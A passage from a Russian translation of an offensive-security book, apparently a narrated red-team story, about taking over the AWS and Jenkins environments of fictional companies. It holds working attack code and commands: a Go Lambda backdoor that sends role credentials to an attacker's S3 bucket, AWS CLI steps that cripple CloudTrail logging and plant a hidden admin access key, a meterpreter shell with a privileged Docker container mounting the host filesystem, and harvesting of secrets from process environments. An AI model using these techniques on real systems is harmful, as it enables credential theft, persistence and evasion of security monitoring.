жем выбрать событие CloudWatch, которое запускается каждый день, например, в 10:00, или балансировщик нагрузки, который получает предопределенный запрос. Мы выбираем событие, запускаемое, когда бакет S3 получает новые объекты. И MXR Ads, и GP используют один и тот же триггер, поэтому у нас больше шансов слиться с ними. После выполнения Lambda выгрузит учетные данные прикрепленной роли и отправит их в наш собственный бакет S3. Учетные данные, которые мы получим, действительны в течение одного часа, но будут иметь достаточно привилегий для регулярного восстановления постоянного доступа.

ПРИМЕЧАНИЕ *Более привлекательным подходом было бы привязать нашу функцию Lambda к событию CloudWatch, которое срабатывает всякий раз, когда меняется ключ доступа Jenkins. К сожалению, можно установить только одну целевую Lambda для каждой группы логов, и она сразу же отображается на панели инструментов CloudWatch. Преимущество подключения к S3 заключается в том, что информация скрыта внутри панели S3.*

Давайте еще раз окинем взглядом наш план: функция Lambda будет запускаться некоторым часто происходящим внутренним событием (в данном случае когда объект загружается в бакет S3 MXR Ads) и в ответ выполнит довольно скучный вызов `put-object` для размещения файла, содержащего учетные данные, в удаленный бакет. IAM Access Analyzer почти ничего не заметит.

На этапе установки Terraform не будет поднимать тревогу, так как большая часть ресурсов будет создана, а не изменена. Даже если исходный бакет уже учтен в статусе, технически мы добавим ресурс `aws_s3_bucket_notification`, который является совершенно отдельной сущностью с точки зрения Terraform. Все, что нам нужно сделать, – это выбрать бакет без настройки уведомлений типа `Terraformed`, и все готово.

Что касается CloudTrail, единственное событие, которое он будет регистрировать, – это доверенный сервис `lambda.amazonaws.com`, который прикидывается законным обладателем роли для выполнения Lambda. Это тривиальное событие, присущее любому выполнению Lambda, останется незамеченным как Insights, так и GuardDuty.

Ничто не вызывает подозрений!

Приложение для запуска

Переходим к этапу реализации. Приложение, которое будет запускать Lambda, представляет собой простой двоичный файл Go, который выполняет только что описанные ключевые шаги. Полный код доступен в архиве файлов этой книги, а здесь будут показаны лишь основные моменты.

Каждая программа Go, предназначенная для работы в среде Lambda, начинается с одной и той же шаблонной функции `main`, которая регистрирует точку входа Lambda (в данном случае это `HandleRequest`):

```
func main() {
    lambda.Start(HandleRequest)
}
```

Далее идет классический блок кода для сборки HTTP-клиента и создания удаленного URL-адреса S3 для отправки нашего ответа:

```
const S3BUCKET="mxrads-analytics"
func HandleRequest(ctx context.Context, name MyEvent) (string, error) {
    client := &http.Client{}
    respURL := fmt.Sprintf("https://%s.s3.amazonaws.com/setup.txt", S3BUCKET)
```

Мы выгружаем учетные данные роли Lambda из переменных среды и отправляем их в наш удаленный бакет:

```
accessKey := fmt.Sprintf(`
    AWS_ACCESS_KEY_ID=%s
    AWS_SECRET_ACCESS_KEY=%s
    AWS_SESSION_TOKEN=%s"`,
        os.Getenv("AWS_ACCESS_KEY_ID"),
        os.Getenv("AWS_SECRET_ACCESS_KEY"),
        os.Getenv("AWS_SESSION_TOKEN"),
    )
uploadToS3(s3Client, S3BUCKET, "lambda", accessKey)
```

Метод `uploadToS3` представляет собой простой запрос PUT к ранее определенному URL-адресу, поэтому его реализация достаточно очевидна и здесь не приводится.

Мы компилируем код, а затем архивируем двоичный файл:

```
root@Point1:lambda/# make
root@Point1:lambda/# zip function.zip function
```

Теперь займемся настройкой Lambda.

Настройка Lambda

Lambda нуждается в роли с обширными разрешениями IAM и CloudTrail и правом запуска исполняемых файлов, чтобы помочь нам поддерживать скрытый долгосрочный доступ (подробнее об этом позже).

Нам нужно найти подходящих кандидатов, которых можно выдать за сервис Lambda AWS. Помните, что для реализации роли должны быть выполнены два условия: пользователь должен иметь возможность выполнять вызовы `sts accept-role`, а роль должна допускать реализацию указанным пользователем. Получим перечень ролей, доступных в учетной записи AWS MXR Ads:

```
root@Point1:~/# aws iam list-roles \
| jq -r '.Roles[] | .RoleName + ", " + \
.AssumeRolePolicyDocument.Statement[].Principal.Service' \
| grep "lambda.amazonaws.com"

dynamo-access-mgmt, lambda.amazonaws.com
chef-cleanup-ro, lambda.amazonaws.com
--Сокращено--
```

Мы проверяем IAM-политику каждой роли, пока не найдем роль с нужным нам набором разрешений – в идеале, с полным доступом к IAM и CloudTrail:

```
root@Point1:~/# aws iam list-attached-role-policies --role dynamo-ssh-mgmt --profile jenkins

"AttachedPolicies": [
"PolicyName": IAMFullAccess",
"PolicyName": cloudtrail-mgmt-rw",
"PolicyName": dynamo-temp-rw",
--snip--
```

Роль dynamo-ssh-mgmt, пожалуй, подойдет, так как она имеет политику IAMFullAccess. Весьма дерзко с нашей стороны. Если бы мы создавали свою собственную роль с нуля в учетной записи AWS MXR Ads, мы бы не осмелились привязать к ней такую очевидную политику. Однако, поскольку ее уже используют, мы тоже позволим себе ей воспользоваться. Кроме того, этой роли не хватает разрешений CloudWatch на запись, поэтому Lambda автоматически удаляет логи выполнения после завершения, а не передает их в CloudWatch. Идеально.

Как всегда, мы пытаемся спрятаться на виду, придерживаясь существующих соглашений об именах. Поищем существующие функции Lambda в регионе eu-west-1 для вдохновения:

```
root@Point1:~/# aws iam lambda list-functions –region=eu-west-1
"FunctionName": "support-bbs-news",
"FunctionName": "support-parse-logs",
"FunctionName": "ssp-streaming-format",
--Сокращено--
```

Мы остановимся на имени support-metrics-calc и вызовем API create-function для регистрации нашей функции Lambda с бэкдором:

```
root@Point1:~/# aws lambda create-function --function-name support-metrics-calc \
--zip-file fileb://function.zip \
--handler function \
--runtime go1.x \
--role arn:aws:iam::886371554408:role/dynamo-ssh-mgmt \
--region eu-west-1
```

Теперь перейдем к самому триггерному событию.

Настройка триггерного события

В идеале мы хотим настроить таргетинг на бакет S3, который регулярно обновляется обращениями MXR Ads, но не настолько часто, чтобы запускать нашу Lambda 1000 раз в день.

ПРИМЕЧАНИЕ *Мы создадим Lambda в том же регионе, что и MXR Ads, но мы могли бы точно так же переправить ее в неиспользуемый регион. Эта Lambda практически ничего не будет стоить, поэтому вряд ли будет заметна даже в биллинговом отчете.*

Как насчет `s4d.mxrads.com` – бакета, в котором хранятся все рекламные материалы, которые мы рассматривали в главе 8? Быстрый вызов API `list-objects-v2` показывает, что скорость обновления относительно низкая, от 50 до 100 файлов в день:

```
root@Point1:~/# aws s3api list-objects-v2 --bucket s4d.mxrads.com > list_keys.txt
"Key": "2aed773247f0211803d5e67b/82436/vid/720/6aa58ec9f77aca497f90c71c85ee.mp4",
"LastModified": "2019-12-14T11:01:48.000Z",
--Сокращено--

root@Point1:~/# grep -c "2020-12-14" list_keys.txt
89
root@Point1:~/# grep -c "2020-12-13" list_keys.txt
74
--Сокращено--
```

Мы можем уменьшить частоту срабатывания путем выборки объектов, запускающих событие уведомления. Мы сделаем так, чтобы только объекты с именем ключа, начинающимся с «2», запускали нашу функцию, давая нам кратность выполнения 1/16 (при условии что ключи равномерно распределены в шестнадцатеричном пространстве). Это примерно от трех до шести вызовов в день.

Мы явно разрешаем сервису S3 вызывать нашу функцию Lambda. Параметр `statement-id` представляет собой произвольное уникальное имя:

```
root@Point1:~/# aws lambda add-permission \
--function-name support-metrics-calc \
--region eu-west-1 \
--statement-id s3InvokeLambda12 \
--action "lambda:InvokeFunction" \
--principal s3.amazonaws.com \
--source-arn arn:aws:s3:::s4d.mxrads.com \
--source-account 886371554408 \
--profile jenkins
```

Затем мы настраиваем правило корзины, которое инициирует события только при создании объектов, начинающихся с префикса «2»:

```
root@Point1:~/# aws s3api put-bucket-notification-configuration \
--region eu-west-1 \
--bucket mxrads-mywebhook \
--profile jenkins \
--notification-configuration file://<(cat << EOF
{
    "LambdaFunctionConfigurations": [{
        "Id": "s3InvokeLambda12",
        "LambdaFunctionArn": "arn:aws:lambda:eu-west-1:886371554408
:function:support-metrics-calc",
        "Events": ["s3:ObjectCreated:*"],
        "Filter": {
            "Key": {
                "FilterRules": [{
                    "Name": "prefix",
                    «Value»: «2»
                }]
            }
        }
   }]
}
EOF
)
```

Великолепно. У нас есть надежная стратегия сохранения, которая обходит как старые, так и новые функции обнаружения.

Теперь предположим, что доступ к Jenkins каким-то образом был аннулирован, и мы хотели бы использовать наши учетные данные Lambda для восстановления постоянного доступа. Должны ли мы просто создать нового пользователя IAM с неограниченными привилегиями и сделать вид, что ничего не случилось? Не самый мудрый подход. Любое решение для мониторинга, основанное на CloudTrail, может зафиксировать этот странный запрос за считанные минуты.

Текущая конфигурация CloudTrail, как мы видели ранее, объединяет логи из всех регионов в один регион `eu-west-1`. Затем логи отправляются в S3 и CloudWatch, где они могут использоваться устройствами мониторинга. Эта функция пересылки событий называется *трейлом* (trail).

Прежде чем вызывать какую-либо операцию IAM, нам нужно разорвать этот трейл.

Заметаем следы

Обратите внимание, что мы намерены не отключить ведение лога, а нарушить сам трейл. Действительно, в настоящее время невозможно полностью отключить CloudTrail или заставить его пропускать события. Что бы мы ни делали, наши вызовы API по-прежнему будут

видны на панели мониторинга событий CloudTrail в течение следующих 90 дней.

Однако трейл можно перенастроить, чтобы исключить пересылку определенных событий. Можно даже отключать целые регионы, пока мы вершим наши гнусные делишки.

Отсутствие трейла означает отсутствие логов S3, GuardDuty, CloudTrail Insights, метрик CloudWatch и настраиваемых панелей мониторинга безопасности. Точно так же, как домино, все инструменты мониторинга внутри и вне AWS рухнут один за другим в оглушительной тишине. Мы можем добавить 100 пользователей IAM или запустить 1000 экземпляров в Сан-Паулу, и никто ничего не заметит, кроме, разве что, бухгалтерии.

ПРИМЕЧАНИЕ *GuardDuty по-прежнему будет отслеживать и сообщать о необычном сетевом трафике, когда логи VPC включены, но ничто не мешает нам поиграть с API AWS.*

Вот краткий пример, показывающий, как мы можем перенастроить трейл, чтобы исключить глобальные (IAM, STS и т. д.) и мультирегиональные события:

```
root@Point1:~/# curl https://mxrads-report-metrics.s3-eu-west-1.amazonaws.com/lambda

AWS_ACCESS_KEY_ID=ASIA44ZRK6WSTGTH5GLH
AWS_SECRET_ACCESS_KEY=1vMoXxF9Tjf2OMnEMU...
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEPT...

# We load these ENV variables, then disable CloudTrail global and multiregion logging
root@Point1:~/# aws cloudtrail update-trail \
--name default \
--no-include-global-service-events \
--no-is-multi-region \
--region=eu-west

"Name": "default",
"S3BucketName": "mxrads-cloudtrail-logs",
"IncludeGlobalServiceEvents": false,
"IsMultiRegionTrail": false,
--Сокращено--
```

С этого момента у нас есть карт-бланш на создание пользователей и ключей доступа и прочие безобразия. Кто-то, вручную просматривающий панель инструментов CloudTrail, может обнаружить наши вызовы API, если мы будем крайне неосторожны, но все автоматизированные решения и инструменты останутся в неведении.

Восстановление доступа

Теперь, когда мы отключили CloudTrail, мы можем перейти к созданию более устойчивого набора учетных данных AWS.

Пользователи и группы, связанные с политикой администрирования по умолчанию, становятся легкой добычей. Пользователи IAM ограничены двумя ключами доступа, поэтому мы находим пользователя с одним ключом доступа или вообще без ключа и внедряем ему дополнительный ключ, которым мы будем тайно владеть. Сначала мы получаем перечень пользователей и групп:

```
root@Point1:~/# aws iam list-entities-for-policy \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess

UserName: b.daniella
UserName: chris.hitch
UserName: d.ressler
--Сокращено--
```

Затем мы запрашиваем список текущих ключей доступа:

```
# Список ключей доступа. Если их меньше 2, можно внедрить еще один
root@Point1:~/# aws iam list-access-keys \
--user b.daniella \
| jq ".AccessKeyMetadata[].AccessKeyId"

"AKIA44ZRK6WS2XS5QQ4X"
```

Отлично, у пользователя `b.daniella` только один ключ. Выбрав цель, мы создаем ключ доступа:

```
root@Point1:~/# aws iam create-access-key --user b.daniella
UserName: b.daniella,
AccessKeyId: AKIA44ZRK6WSY37NET32,
SecretAccessKey: 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,
```

И мы снова в деле. Мы восстановили постоянные учетные данные.

Однако мы пока не можем снова включить мультирегиональное логирование. Нам нужно подождать не менее получаса после нашего последнего вызова API. Этот период ожидания имеет решающее значение, поскольку передача события в CloudTrail может занять до 20 мин. Если мы повторно активируем глобальное логирование событий слишком рано, некоторые из наших действий могут попасть в трейл и, следовательно, в S3, Insights, CloudWatch и другие платформы.

Альтернативные (худшие) методы

Вы можете спросить, почему бы нам просто не использовать Lambda для автоматизации последующих действий IAM/CloudTrail. Функция Lambda может работать не более 15 мин, поэтому есть реальная вероятность, что она слишком рано включит глобальное логирование

событий. Мы могли бы подключить другую функцию Lambda на нашей стороне, чтобы избежать этого состояния гонки, но это слишком сложный процесс для столь тривиальной задачи.

В качестве альтернативы мы могли бы выбрать запуск обратной оболочки непосредственно в среде Lambda, но это очень неудобно. Функция работает в минимальном контейнере, в котором файловая система монтируется как доступная только для чтения, за исключением папки `/tmp`, в которой отсутствует флаг разрешения исполняемых файлов. Нам нужно будет вручную загрузить обратную оболочку в память как независимый процесс, чтобы он не был завершен обработчиком Lambda. Но ради чего? Бесплодная высохшая почва без самых основных утилит, которые AWS уничтожит спустя 60 мин, не стоит наших усилий.

Дополнительные ресурсы

- Дополнительная информация об анализаторе доступа IAM: *https://aws.amazon.com/iam/features/analyze-access/*.
- Дополнительная информация о CloudTrail Insights: *https://amzn.to/38ROX6E*.
- Список событий уведомлений AWS S3: *https://amzn.to/2MTqg1o*.
- Дополнительная информация о централизации логов: *https://www.loggly.com/ultimate-guide/centralizing-windows-logs/*.
- Дополнительные сведения о запросе логов Windows: *https://evotec.xyz/powershell-everything-you-wanted-to-know-about-event-logs/*.

12
АПОФЕОЗ

Пока мы возились с нашим бэкдором Lambda, кто-то из персонала Gretsch Politico был столь любезен, чтобы запустить обратную оболочку, вложенную в скрипт `ecr-login.sh`. Да не один раз, а многократно. Большинство сессий заканчивались примерно через 30 минут, поэтому нам нужно быстро и эффективно оценить эту новую среду и найти новые способы проникновения внутрь. Мы открываем одну из сессий meterpreter и запускаем оболочку на удаленной машине:

```
meterpreter > shell
Channel 1 created.

# id
❶ uid=0(root) gid=0(root) groups=0(root)

# hostname
❷ e56951c17be0
```

Мы видим, что работаем как root ❶ внутри машины со случайным именем ❷. Да, вероятно, мы находимся внутри контейнера. Естественно, мы запускаем команду `env`, чтобы раскрыть все внедренные секреты, и команду `mount` для отображения папок и файлов, совместно используемых хостом. За этими командами следует пара запросов

к API метаданных, запрашивающих роль IAM, привязанную к машине (листинг 12.1).

Листинг 12.1. Вывод команд `env` *и* `mount`*, за которыми следует запрос к API метаданных*

```
# env
HOSTNAME=cef681151504
GOPATH=/go
PWD=/go
GOLANG_VERSION=1.13.5
# mount
/dev/mapper/ubuntu--vg-root on /etc/hosts type ext4
(rw,relatime,errors=remount-ro,data=ordered)

❶ tmpfs on /var/run/Docker.sock type tmpfs
(rw,nosuid,noexec,relatime,size=404644k,mode=755)

/dev/mapper/ubuntu--vg-root on /usr/bin/Docker type ext4
(rw,relatime,errors=remount-ro,data=ordered)

# apt install -y curl
# curl 169.254.169.254/latest/meta-data/iam/security-credentials/
❷ ...<title>404 - Not Found</title>...
```

В результате выполнения команды `env` не просматриваются никакие переменные Kubernetes или имена оркестраторов. Кажется, что мы заперты внутри автономного контейнера, лишенного паролей или секретов. К рассматриваемой машине ❷ даже не привязана роль IAM, а просто есть небольшой `/var/run/Docker.sock` ❶, смонтированный внутри самого контейнера вместе с бинарным файлом Docker. Очень продуманно с их стороны!

Мы можем безнаказанно слепить на коленке уродливый код JSON, который можно использовать для прямого запроса `/var/run/Docker.sock` через `curl` и быстрого выполнения команд Docker, чтобы получить перечень запущенных в данный момент контейнеров (см. листинг 12.2).

Листинг 12.2. Список контейнеров, запущенных на хосте

```
# Docker ps
CONTAINER ID   IMAGE
❶ e56951c17be0  983457354409.dkr.ecr.eu-west-1.amazonaws.com/
               app-abtest:SUP6541-add-feature-network

7f6eb2ec2565   983457354409.dkr.ecr.eu-west-1.amazonaws.com/datavalley:master

8cbc10012935   983457354409.dkr.ecr.eu-west-1.amazonaws.com/libpredict:master
--Сокращено--
```

Мы видим, что на этой машине работает более 10 контейнеров, все они извлечены из реестра контейнеров Elastic `983457354409.dkr.ecr.eu-west-1.amazonaws.com`. Мы помним идентификатор учетной записи `983457354409`; мы видели его авторизацию в политике бакета `mx-rads-dl`. Наша догадка была верна: действительно, это Gretsch Politico.

Все контейнеры, найденные в листинге 12.2, были развернуты с помощью тега `master`, за исключением одного: образа `app-abtest` ❶, который имеет любопытный тег `SUP6541-add-feature-network`.

Мы можем догадываться о том, что происходит в этой машине, но нам все еще не хватает последней порции информации, прежде чем делать выводы. Давайте получим больше информации, используя команду `Docker info` для отображения данных о хосте:

```
# Docker info
Name: jenkins-slave-4
Total Memory: 31.859GiB
Operating System: Ubuntu 16.04.6 LTS
Server:
Containers: 546
Running: 12
--Сокращено--
```

Ну здравствуй, Jenkins, наш старый друг. Теперь все это обретает смысл. Мы можем предположить, что внедренная нами ранее спящая полезная нагрузка активируется сквозной тестовой рабочей нагрузкой. Задание, запущенное на этом экземпляре, вероятно, запускает контейнер, который аутентифицируется в AWS ECR с помощью сценария `ecr-login.sh`, а затем поднимает подмножество рабочих контейнеров, обозначенных тегом `master` – `datavalley`, `libpredict` и т. д. – вместе с экспериментальным Docker-образом тестируемого сервиса `ab-test`. Это объясняет, почему у него другой тег, чем у всех остальных контейнеров.

Такой способ предоставления доступа к сокету Docker часто встречается в тестовых средах, где Docker используется не столько из-за его свойств изоляции, сколько из-за его функций упаковки. Например, Crane, популярный инструмент оркестровки Docker (*https://github.com/michaelsauter/crane/*), используется для развертывания контейнеров вместе с их зависимостями. Вместо того чтобы устанавливать Crane на каждой отдельной машине, компания может упаковать его в контейнер и развертывать во время выполнения, когда это необходимо.

С точки зрения программного обеспечения, это здорово. Все задания используют одну и ту же версию инструмента Crane, и не имеет значения, на каком сервере выполняются тесты. Однако с точки зрения безопасности это узаконивает использование трюков Docker-in-Docker (Crane запускает контейнеры из своего собственного контейнера), что открывает ворота в ад и даже дальше.

Сохранение доступа

Тестовые задания выполняются ровно до того момента, пока их не остановят. Давайте превратим этот эфемерный доступ в постоянный, запустив собственный meterpreter в новом контейнере, который мы назовем `aws-cli`:

```
# Docker run \
--privileged \
❶ -v /:/hostOS \
-v /var/run/Docker.sock:/var/run/Docker.sock \
-v /usr/bin/Docker:/usr/bin/Docker \
-d 886477354405.dkr.ecr.eu-west-1.amazonaws.com/aws-cli
```

Наша новая обратная оболочка работает в привилегированном контейнере, который монтирует сокет Docker вместе со всей файловой системой хоста в каталоге `/hostOS` ❶:

```
meterpreter > ls /hostOS
bin boot dev etc home initrd.img lib lib64 lost+found media mnt
opt proc root run...
```

Пора начинать вечеринку!

Как мы видели в главе 10, Jenkins может быстро агрегировать значительное количество привилегий благодаря своим возможностям планирования. Это «Леман Бразерс» технологического мира – жадная организация в неуправляемом царстве, поощряемая безрассудными политиками, и одна сделка отделяет ее от краха всей экономики.

В нашем конкретном случае эта метафора относится к тому, как Jenkins обрабатывает переменные среды. Когда задание запланировано к выполнению, его можно настроить либо на извлечение двух или трех секретов, необходимых для правильной работы, либо на загрузку всех возможных секретов в качестве переменных среды. Давайте узнаем, насколько на самом деле ленивы администраторы Gretsch Politico.

Выделим каждый процесс, запущенный заданиями Jenkins на этой машине:

```
shell> ps -ed -o user,pid,cmd | grep “jenkins”
jenkins   1012   /lib/systemd/systemd –user
jenkins   1013   sshd: jenkins@notty
Jenkins   1276   java -XX:MaxPermSize=256m -jar remoting.jar...
jenkins   30737  Docker run --rm -i -p 9876:9876 -v /var/lib/...
--Сокращено--
```

Мы копируем PID этих процессов в файл и перебираем каждую строку, чтобы получить их переменные среды, которые так удобно хранятся по пути `/prod/$PID/environ`:

```
shell> ps -ed -o user,pid,cmd \
| grep "jenkins" \
| awk '{print $2}' \
> listpids.txt
shell> while read p; do \
cat /hostOS/proc/$p/environ >> results.txt; \
done <listpids.txt
```

Мы загружаем наш урожай на наш удаленный сервер и применяем небольшое форматирование, а затем наслаждаемся результатами в виде простого текста (листинг 12.3).

Листинг 12.3. Результаты сбора переменных среды заданий, запущенных на машине Jenkins

```
root@Point1:~/# cat results.txt
ghprbPullId = 1068
SANDBOX_PRIVATE_KEY_PATH = /var/lib/jenkins/sandbox
DBEXP_PROD_USER = pgsql_exp
DBEXP_PROD_PAS = vDoMue8%12N97
METAMARKET_TOKEN = 1$4Xq3_rwn14gJKmkyn0Hho8p6peSZ2UGIvs...
DASHBOARD_PROD_PASSWORD = 4hXqulCghprbIU24745
SPARK_MASTER = 10.50.12.67
ActualCommitAuthorEmail = Elain.ghaber@gretschpolitico.com
BINTRAY_API_KEY = 557d459a1e9ac79a1da57$fbee88acdeacsq7S
GITHUB_API = 8e24ffcc0eeddee673ffa0ce5433ffcee7ace561
ECR_AWS_ID = AKIA76ZRK7X1QSRZ4H2P
ECR_AWS_ID = ZO5c0TQQ/5zNoEkRE99pdlnY6anhgz2s30GJ+zgb
--Сокращено--
```

Чудесно. Мы получили токен API GitHub для изучения всей кодовой базы GP, пару паролей к БД для сбора каких-то данных и, очевидно, ключи доступа AWS, которые должны иметь как минимум доступ к ECR (реестру контейнеров AWS) или, возможно, даже к EC2, если нам повезло.

Загружаем их на свой сервер и вслепую начинаем исследовать сервисы AWS:

```
root@Point1:~/# aws ecr describe-repositories \
--region=eu-west-1 \
--profile gretsch1

"repositoryName": "lib-prediction",
"repositoryName": "service-geoloc",
"repositoryName": "cookie-matching",
--Сокращено--

root@Point1:~/# aws ec2 describe-instances --profile gretsch1
An error occurred (UnauthorizedOperation)...

root@Point1:~/# aws s3api list-buckets --profile gretsch1
```

```
An error occurred (UnauthorizedOperation)...

root@Point1:~/# aws iam get-user --profile gretsch1
An error occurred (AccessDenied)...
```

Мы сталкиваемся с несколькими ошибками, как только выходим за пределы ECR. В другое время и в другом контексте мы бы возились с образами контейнеров, искали жестко запрограммированные учетные данные или вмешивались в теги, чтобы добиться выполнения кода на машине, но есть иной путь, который кажется более многообещающим. Он был спрятан внутри данных среды, которые мы выгрузили в листинге 12.3, поэтому я просто укажу на него пальцем:

```
SPARK_MASTER = 10.50.12.67
```

Слово SPARK здесь указывает на Apache Spark, механизм аналитики с открытым исходным кодом. Может показаться странным, что мы отложили в сторону ключи доступа ECR и учетные данные базы данных только для того, чтобы сосредоточиться на этом одиноком IP-адресе, но вспомните одну из наших первоначальных целей: получение профилей пользователей и сегментов данных. Этот тип данных не будет храниться в базе данных размером около 100 ГБ. При заполнении всей доступной информацией о каждом человеке и с учетом охвата платформы MXR Ads эти профили данных могут легко достигать сотен, если не тысяч терабайт.

Когда компании имеют дело с такими безумными объемами, обычно возникают две проблемы. Где хранить необработанные данные? И как их эффективно обрабатывать?

Хранить необработанные данные легко. S3 дешев и надежен, так что это не проблема. Однако обработка гигантских объемов данных является реальной проблемой. Специалистам по данным, стремящимся моделировать и прогнозировать поведение по разумной цене, нужна распределенная система для выполнения вычислительной задачи – скажем, 500 машин, работающих параллельно, каждая из которых обучает несколько моделей со случайными гиперпараметрами, пока они не найдут модель с наименьшим коэффициентом ошибок.

Но это порождает дополнительные проблемы. Как эффективно распределять данные между узлами? Что, если всем машинам нужны одни и те же данные? Как объединять результаты? И самое главное: как справиться с внезапными поломками? Поломки обязательно будут. На каждую тысячу машин в среднем 5, если не больше, в обозримой перспективе выйдут из строя по разным причинам, включая проблемы с дисками, перегрев, отключение электроэнергии и другие опасные события, даже в центре обработки данных высшего уровня. Как перераспределить аварийную нагрузку на более работоспособные узлы?

Именно эти вопросы и призван решить Apache Spark с помощью своей распределенной вычислительной среды. Если Spark задейство-

ван в Gretsch Politico, то наверняка он используется для обработки огромных объемов данных, которые, скорее всего, являются профилями пользователей – отсюда наш интерес к IP-адресу, который мы получили на машине Jenkins.

Взлом кластера Spark автоматически позволит нам получить доступ к необработанным данным профилей, узнать, через какую обработку они проходят, и понять, как Gretsch Politico использует свои данные.

На данный момент, однако, мне не попадалось на глаза ни одного поста, который помог бы нам растрясти кластер Spark (то же самое наблюдение можно сделать почти о каждом инструменте, связанном с большими данными: Yarn, Flink, Hadoop, Hive и так далее). Нет даже скрипта Nmap для снятия цифровых отпечатков этой чертовой штуки. Мы плывем по неизведанным водам, поэтому самый естественный шаг – сначала понять, как взаимодействовать с кластером Spark.

Как устроен Spark

Кластер Spark по существу состоит из трех основных компонентов: мастер-сервера, рабочих машин и драйвера. Драйвер – это клиент, который хочет выполнить расчет; например, это может быть ноутбук аналитика. Единственная работа мастер-сервера (диспетчера) – управлять процессами на рабочих машинах (воркерах) и назначать им задания в зависимости от требований к вычислительным ресурсам. Воркеры выполняют любые задания, которые им назначил диспетчер. Они общаются как с диспетчером, так и с драйвером.

Каждый из этих трех компонентов запускает процесс Spark внутри виртуальной машины Java (JVM), даже ноутбук аналитика (драйвер). Однако вот в чем проблема: безопасность в Spark по умолчанию отключена.

Мы говорим не только об отсутствии аутентификации, хотя даже это было бы очень плохо. Нет, безопасность *совсем* отключена, включая шифрование, контроль доступа и, конечно же, аутентификацию. Ребята, очнитесь, за окном 2022 год!

Согласно официальной документации, для связи с кластером Spark необходимо соблюсти несколько требований. Сначала нам нужно иметь возможность связаться с диспетчером через порт 7077, чтобы запланировать задания. Воркеры также должны иметь возможность инициировать соединения с драйвером (нашим узлом Jenkins), чтобы запросить выполнение JAR-файла, сообщить о результатах и обработать другие этапы планирования.

Учитывая наличие переменной среды `SPARK_MASTER` в листинге 12.3, мы почти уверены, что Jenkins запускает какие-то задания Spark, поэтому мы можем рассчитывать, что все эти сетевые требования соблюдаются. Но на всякий случай давайте сначала убедимся, что мы можем, по крайней мере, связаться с диспетчером Spark. Единственный способ проверить второе требование (что воркеры могут подключаться к драйверу) – отправить задание или проверить группы безопасности.

Мы добавляем в Metasploit маршрут к диапазону 10.0.0.0/8, чтобы достичь основного IP-адреса Spark (10.50.12.67) и направить его через наш текущий сеанс meterpreter:

```
meterpreter > background

msf exploit(multi/handler) > route add 10.0.0.0 255.0.0.0 12
[*] Route added
```

Затем мы используем встроенный сканер Metasploit для проверки порта 7077:

```
msf exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf exploit(scanner/portscan/tcp) > set RHOSTS 10.50.12.67
msf exploit(scanner/portscan/tcp) > set PORTS 7077
msf exploit(scanner/portscan/tcp) > run

[+] 192.168.1.24: - 192.168.1.24:7077 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
```

Никаких неожиданностей. Мы можем общаться с диспетчером. Хорошо, давайте напишем наше первое вредоносное Spark-приложение!

Вредоносный Spark

Несмотря на то что Spark написан на языке Scala, он очень хорошо поддерживает программы на Python. Преобразование объектов Python в объекты Java сопряжено с большими затратами на сериализацию, но нас это не волнует. Нам нужна оболочка только на одном из воркеров.

У Python даже есть пакет pip, который загружает файлы JAR объемом 200 МБ для быстрой настройки рабочей среды Spark:

```
$ python -m pip install pyspark
```

Каждое приложение Spark начинается с одного и того же стандартного кода, который определяет SparkContext – коннектор на стороне клиента, отвечающий за взаимодействие с кластером Spark. Мы запускаем наше приложение с этим кодом установки (листинг 12.4).

Листинг 12.4. Код установки вредоносного приложения Spark

```
from pyspark import SparkContext, SparkConf

# Настройка конфигурации
conf = SparkConf()
conf = conf.setAppName("Word Count")

# Добавление IP диспетчера Spark
```

```
conf = conf.setMaster("spark://10.50.12.67:7077")

# Добавление IP нашего воркера Jenkins
conf = conf.set("spark.driver.host", "10.33.57.66")

# Инициализация контекста Spark информацией, нужной для подключения к диспетчеру
❶ sc = SparkContext(conf = conf)
```

Этот контекст Spark ❶ реализует методы, которые создают распределенные данные и управляют ими. Он позволяет нам преобразовать обычный список Python из монолитного объекта в набор блоков, которые можно распределить по нескольким машинам. Эти блоки называются *разделами*. Каждый раздел может содержать один, два или три элемента исходного списка – в зависимости от того, что Spark сочтет оптимальным. Определим такой набор разделов, состоящий из 10 элементов:

```
partList = sc.parallelize(range(0, 10))
```

На моем компьютере `partList.getNumPartitions` возвращает 2, что указывает на то, что он разделил исходный список на два раздела. Раздел 1, вероятно, содержит элементы 0, 1, 2, 3 и 4. Раздел 2, вероятно, содержит элементы 5, 6, 7, 8 и 9.

`PartList` теперь представляет собой набор разделов. Это *устойчивый распределенный набор данных* (resilient distributed dataset, RDD), который поддерживает множество итерационных методов, известных как *преобразования* Spark, таких как `map`, `flatMap`, `reduceByKey` и другие, которые будут преобразовывать данные распределенным образом. Выполнение кода кажется слишком долгим обходным путем по сравнению с операциями MapReduce, но потерпите немного: скоро сложится общая картина.

ПРИМЕЧАНИЕ `map` *– это метод, который по заданному списку (1, 2, 3, 4, … n) и методу F возвращает новый список: (F(1), F(2), …. F(n)).* `flatMap` *– это метод, который для каждого элемента может возвращать ноль, один или несколько объектов. Таким образом, для заданного списка (1, 2, 3 … n) и метода F* `flatMap` *может возвращать только (F(1)) или (F(2), F(3)). F(2) может быть отдельным элементом или другим списком.*

Прежде чем продолжить работу с нашим приложением Spark, я приведу пример использования API `map` для циклического перебора каждого элемента разделов, передачи их функции `addTen` и сохранения результата в новом RDD (листинг 12.5).

Листинг 12.5. Использование API `map` *в Spark*

```
def addTen(x):
    return x+10
plusTenList = partList.map(addOne)
```

Теперь plusTenList содержит (10, 11, ...). Чем это отличается от обычной встроенной функции map в Python или классического цикла? Скажем, например, у нас было два воркера и два раздела. Spark отправит элементы с 0 по 4 на машину № 1, а элементы с 5 по 9 – на машину № 2. Каждая машина перебирает список, применяет функцию addTen и возвращает частичный результат драйверу (нашей машине Jenkins), который затем объединяет их в конечный результат.

Если машина № 2 выйдет из строя во время расчета, Spark автоматически перепланирует ту же рабочую нагрузку на машину № 1.

В этот момент, я уверен, вы думаете: «Отлично. Spark – это круто, но зачем нам длинная лекция про map и RDD? Разве мы не можем просто отправить код Python как есть и выполнить код?»

Хотел бы я, чтобы это было так просто.

Видите ли, если мы просто добавим классический вызов subprocess.Popen и выполним скрипт, то… вы сами можете посмотреть, что будет, в листинге 12.6.

Листинг 12.6. Код Python выполняет команды локально, а не отправляет их в кластер Spark

```
from pyspark import SparkContext, SparkConf
from subprocess import Popen

